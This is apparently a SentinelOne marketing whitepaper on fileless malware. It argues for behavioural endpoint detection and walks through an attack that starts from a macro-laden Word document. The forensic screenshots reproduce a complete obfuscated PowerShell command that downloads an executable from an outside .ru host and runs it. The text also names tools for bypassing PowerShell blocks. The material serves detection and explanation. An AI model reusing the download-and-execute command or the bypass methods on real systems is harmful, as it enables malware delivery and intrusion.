

Fileless Malware Adversaries Quick Win

The Problem

Traditionally, AV and other endpoint security products have focused on files (executables) to detect and prevent malware. There are several advantages to this. Files can be hashed, queried in reputation services, examined by both static analysis and machine learning, and easily excluded for false detections.

But for many attackers, the name of the game is monetary gain: threat actors aim for cost-effectiveness, seeking the highest return for the least amount of effort. Yet the rewards for creating and delivering file-based malware diminish as soon as it ends up on public feeds. If the malware's signature is detected two days after release, the attackers ROI (return on investment) may be significantly less than expected, or even negligible. Another reason fileless malware is compelling to threat actors is that security products cannot just block the system files or software that are utilized in these kinds of attack. Over the past few years, threat actors have increasingly turned to fileless malware as a highly effective alternative,


What is Fileless Malware?

Fileless malware is malicious code that does not require using an executable file on the endpoint's file system besides those that are already there. It is typically injected into some running process, and executes only in RAM. This makes it far more difficult for traditional AV and other endpoint security products to detect or prevent because of the low footprint and the absence of files to scan. There are many ways to run code on a device without using executable files. These often utilize system processes available and trusted by the OS.

A few examples include:

- VBScript
- JScript
- Batch files
- PowerShell
- Mshta and rundll32 (or other Windows signed files capable of running malicious code)

Another type of attack that is considered fileless is malware hidden within documents. Although such data files are not allowed to run code, there are vulnerabilities in Microsoft Office and PDF readers that adversaries can exploit to obtain code execution. For example, an infected document could trigger malicious PowerShell commands. There are also a few built-in functionalities that allow code execution within documents, like macros and DDE.



The Problem for Enterprise

One of the reasons fileless malware is so compelling is that security products cannot just block the system files or software that are utilized in these kinds of attack. For example, if a security admin blocked PowerShell, IT maintenance would suffer. The same applies to blocking Office documents or Office macros, which would likely have an even bigger impact on business continuity.


The lower footprint and lack of "foreign" executables to scan makes it difficult for traditional AV and other endpoint security products to detect or prevent these kind of attacks.

The Problem for Security Vendors

Enterprises understand that the lack of effective protection from fileless malware could leave their organization extremely vulnerable. As a result, security vendors came under pressure to address this growing threat and created all kinds of patches in order to claim (or to demo) their "file-less attack" coverage.

Unfortunately, many of these attempts to solve the problem are less than ideal. Here are some of the common solutions, and why they are inadequate:

- **Blocking PowerShell** - as noted above, PowerShell has become an essential tool for IT teams, and has largely replaced Microsoft's old cmd tool as the default command line utility. Blocking it would cause severe disruption to IT teams. More importantly, from a defensive point of view, blocking it would be futile: there are other ways to use it that bypass the PowerShell.exe block. To name a few:
 - Run PowerShell with dlls only with a simple rundll32 command using PowerShdll.
 - Convert PowerShell scripts into other EXE files with tools like PS2EXE
 - Use malware that utilizes its own copy of PowerShell.exe or modifies the local PowerShell to avoid recognition of PowerShell by security products
 - Embed a PowerShell script in the pixels of a PNG file and generate a one-liner to execute it using Invoke-PSImage
- **Blocking MS Office macro files** - in an attempt to eliminate this attack vector, Microsoft added an option to disable macros as a site setting (starting in Office 2016). However, most environments still allow them, so security vendors have mainly tackled this in two ways:
 - Block macros across the board - this enforces the same restrictions being offered by Microsoft for organizations that can do without macros.
 - Extract the macro code for static analysis or reputation checks - This can work in some cases. However, the shortcoming of this approach is that such code is extremely difficult to classify and detect within a tolerable false positive rate, especially for never-seen-before malicious macros. In addition, very few repositories of benign and malicious code exist. Another option is looking for common functions typically found in attacks, but again these are variable and not widely-catalogued.
- **Server-side detection** - Some products use agent-side monitoring only and make the decision on the server or in the cloud. This approach has the same disadvantages as any detection that does not happen on the endpoint. Mainly, in order to work, it requires connectivity and prevention is impossible because the agent has to wait for the server to respond before acting.



The Solution

Behavior, not Identity

So what can be done to mitigate such attempts? The key is to look at the behavior of processes executing on the endpoint rather than inspecting the files on the machine. This is effective because, despite the large and increasing number of malware variants, they operate in very similar ways. The number of malware behaviors is considerably smaller than the number of ways a malicious file might look, making this approach suitable for prevention and detection.

Although SentinelOne uses multiple engines, including static and behavioral AI, the behavioral approach is extremely good at detecting and preventing this type of attack because it is agnostic regarding the attack vector.

The effectiveness of this approach is demonstrated in examples like the WannaCry campaign, where SentinelOne was able to defend customers before the ransomware had been seen in the wild.

How SentinelOne Stops Fileless Malware

Active Content

SentinelOne monitors all activities on the agent-side at the kernel level to differentiate between malicious and benign activities. Since the agent already holds the full context: users, processes, command line arguments, registry, files on the disk, and external communication, any malicious activity can be effectively mitigated completely. SentinelOne can rollback all the bad deeds and allow the user to work on a clean device.


Essentially, SentinelOne allows you to waive the hidden costs of keeping your network clean from bad code, across your entire network.

To implement this approach effectively, SentinelOne employs the concept of "Active Content", which solves the problem of apportioning blame to the root cause of a malicious activity.

For example, suppose a user downloads a malicious attachment via Outlook, which then tries to encrypt files on the disk. In this scenario, blaming and quarantining Outlook as the parent process would miss the true source of the malicious activity. Instead, Outlook should be included as the source for forensic data to show but not mitigate against. You do, however, wish to mitigate the entire threat group, regardless of any additional files dropped, registry keys created or any other harmful behavior.

Using Active Content lets us determine — and point the blame towards — the root cause of a given malicious flow, with or without a file, and allows the customer to handle the incident accurately.


Broad Protection Against Diverse Modes of Attack



Fileless Detection and Mitigation Walkthrough


1

Let's walk through a flow where the user has received a Word document via encrypted email. The user knows the sender and therefore downloads the doc to her Desktop and opens it. Once she opens the file, she gets the following:




2

Once clicking Yes, the attack is rolling. Let's see what the SentinelOne agent detects (running in Detect mode for this example).



3

The administrator can examine exactly how each and every element involved in this story contributed to the attack.



4

SentinelOne displays the exact command line invoking the PowerShell command:

```
-ExECutiONpOllcy BYpAsS -
NoPROFILE -WinDOWStYLe
HIdDEN (neW-oBJeCT
SysTem.NeT.weBcliENT).do
WNIOADfile('http://
v32gy.worldnews932.ru/file/
nit.nbv','C:
\Users\admin\AppData\Roami
ng.exe');START-proceSS 'C:
\Users\admin\AppData\Roami
ng.exe'
```

SentinelOne FORENSIC ANALYSIS						
	TIME	PROCESS (PID)	ACTION	AFFECTED PROCESS	ARGUMENTS	RELATION
Dashboard	12/30/2017 07:55:01	WINWORD.EXE (DOC.docx.doc) (3880)	installed a low level key logger	WINWORD.EXE (DOC.docx.doc) (3880)	/in "C:\Users\admin\Desktop\run_me.docx" /p *	
Visibility	12/30/2017 07:55:03	WINWORD.EXE (DOC.docx.doc) (3880)	created process	FXC_ProxyProcess.exe (4384)	-Embedding	
Activity	12/30/2017 07:58:40	WINWORD.EXE (DOC.docx.doc) (3880)	created process	cmd.exe (CLI interpreter) (1204)	/c "po^w^Er^HELL^Ex^e^A^E^E^C^U^I^O^N^P^O^l^l^c^y^B^Y^p^A^s^S^N^o^P^R^O^F^I^L^E^A^E^H^I^D^D^O^W^S^T^Y^L^E^A^H^I^D^D^E^N^P^r^o^c^e^s^s^S^y^s^t^e^m^N^e^t^W^e^B^c^l^i^E^N^T^A^D^o^W^N^I^O^A^D^F^I^L^E^A^D^I^E^H^T^T^P^V^3^2^g^y^w^o^r^l^d^n^e^w^9^3^2^r^u^f^i^l^e^n^i^t^n^b^v^C^U^s^e^r^s^a^d^m^i^A^p^p^D^a^t^a^R^o^a^m^i^n^g^e^x^e^S^T^A^R^T^P^r^o^c^e^s^s^C^U^s^e^r^s^a^d^m^i^A^p^p^D^a^t^a^R^o^a^m^i^n^g^e^x^e"	
Network	12/30/2017 07:58:40	cmd.exe (CLI interpreter) (1204)	created process	conhost.exe (6924)	0x00000000 -ForceV1	
Black / White	12/30/2017 07:58:41	cmd.exe (CLI interpreter) (1204)	created process	powershell.exe (CLI interpreter) (4636)	-ExECutiONpOllcy BYpAsS -NoPROFILE -WinDOWStYLe HIdDEN (neW-oBJeCT SysTem.NeT.weBcliENT).do WNIOADfile('http://v32gy.worldnews932.ru/file/nit.nbv','C:\Users\admin\AppData\Roaming.exe');START-proceSS 'C:\Users\admin\AppData\Roaming.exe'	
Reports						
Settings						

5

In a real-life scenario, the SentinelOne agent immediately mitigates the issue. This happens automatically, without the need for the administrator to take any action. The administrator is notified by SMS, SIEM or email.

SentinelOne FORENSIC ANALYSIS						
run_me.docx						
ACTIONS						
Alert Kill Quarantine Remediate Rollback						
STATUS						
UNRESOLVED Mitigated						
File Info						
File: run_me.docx Path: I:\Device\HarddiskVolume2\Users\admin\Documents\run_me.docx Copy path Command line arguments: /in "C:\Users\admin\Desktop\run_me.docx" /...						
Machine: DESKTOP-S7VFPDG IP: 93.172.65.123 Out of date Engine: 6.0.0.0 Signature: 66623a069783d58bdc2e72630a57d197377ed4a Google VirusTotal						
Summary						
S1 Risk levels: N/A						
Signer Identity: N/A						
run_me.docx Ver: N/A						
Detecting engine: Documents, Scripts Open policy						
Identified: 12/31/2017 23:27:25 Reported at: 12/31/2017 23:27:22						

Conclusion

Ultimately, adversaries will always take the shortest path to compromise endpoints in order to get the highest return with the least amount of effort. Fileless malware is quickly becoming one of the most popular ways to do so, and to prevent such attacks, it is not enough to just block essential operations like PowerShell. What is needed is a product that can prevent attacks utilizing exploits, macro documents, exploit kits, PowerShell, PowerSploit, and zero day vulnerabilities locally, without impacting your employees' day-to-day productivity.

Request a Demo and learn more about how SentinelOne can effectively protect you from fileless malware and zero-day attacks!

AUTONOMOUS ENDPOINT PROTECTION THAT SAVES YOU TIME

The SentinelOne Endpoint Protection Platform unifies prevention, detection, and response in a single purpose-built agent powered by machine learning and automation. It provides prevention and detection of attacks across all major vectors, rapid elimination of threats with fully automated, policy-driven response capabilities, and complete visibility into the endpoint environment with full-context, real-time forensics.

